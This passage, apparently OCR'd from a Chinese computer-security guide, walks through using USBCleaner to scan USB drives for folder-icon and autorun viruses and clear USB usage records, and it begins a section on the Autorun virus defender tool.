
Step 01 单击“检测移动盘”按钮，打开“移动存储病毒处理模块 V1.1”对话框，如下图所示。




Step 02 单击“检测 U 盘”按钮，打开“千万不可直接插拔 USB 盘”信息提示框，如下图所示。




Step 03 单击“确定”按钮，打开“已发现U盘”信息提示框，如下图所示。




Step 04 单击“确定”按钮，即可对本机中的 U 盘进行检查，待检测完毕后，弹出“已完成检测”对话框，如下图所示。




Step 05 单击“确定”按钮，打开是否调用 FolderCure 查杀 U 盘中的文件夹图标病毒提示框，如下图所示。



Step 06 单击“是”按钮，打开 USBCleaner 中自带的“文件夹图标病毒专杀工具 FolderCure”对话框，检测文件夹图标病毒，如下图所示。




Step 07 单击“开始扫描”按钮，弹出“请选择扫描对象”信息提示框。这里采用系统默认设置，即“执行全盘扫描”选项，如下图所示。



Step 08 选择完毕后，即可对系统中的全盘进行文件夹图标病毒的扫描，如下图所示。




Step 09 检测完毕后，会在“移动存储病毒处理模块”对话框中看到相应的操作日志，如下图所示。



3. 检测未知病毒

Step 01 在 USBCleaner 对话框中单击“广谱侦测”按钮，即可看到“不能完全查杀未知病毒”信息提示框，如下图所示。



Step 02 单击“确定”按钮，即可进行广谱侦测，侦测完毕后，会把本机中的所有的 autorun.inf 文件列出来，如下图所示。




Step 03 在“U 盘病毒专杀工具 USBCleaner”对话框中选择“工具及插件”选项卡，在其中可以对 U 盘病毒免疫、移动盘卸载、USB 设备痕迹清理、系统修复等属性进行设置，如下图所示。




Step 04 单击“USB 设备痕迹清理”按钮，打开“USB 设备使用记录清理”对话框，在其中显示了 USB 设置的使用记录，如下图所示。



Step 05 单击“清理所有记录”按钮，即可将所有的 USB 使用记录清除，如下图所示。



Step 06 选择“后台监控”选项卡，在桌面上的状态栏中双击“USBMON 监控程式”图标，即可打开“USBCleaner 监控程式”对话框，在其中可以对监控的各个属性进行设置，如下图所示。



Step 07 单击“其他功能”按钮，在打开的窗口中即可对U盘的写保护和文件目录强制删除进行设置，如下图所示。






绝招7：使用Autorun病毒防御者查杀


Autorun病毒防御者软件是一款专门针对流行的U盘病毒开发的查杀程序，能够彻底清除病毒和木马的相关文件和注册表项，不留残余。使用Autorun病毒防御者查杀U盘病毒的具体操作步骤如下。

1. 升级病毒库并设置软件


Step 01 下载并解压缩Autorun病毒防御者，即可在解压后的文件夹中看到包含的文件，如下图所示。



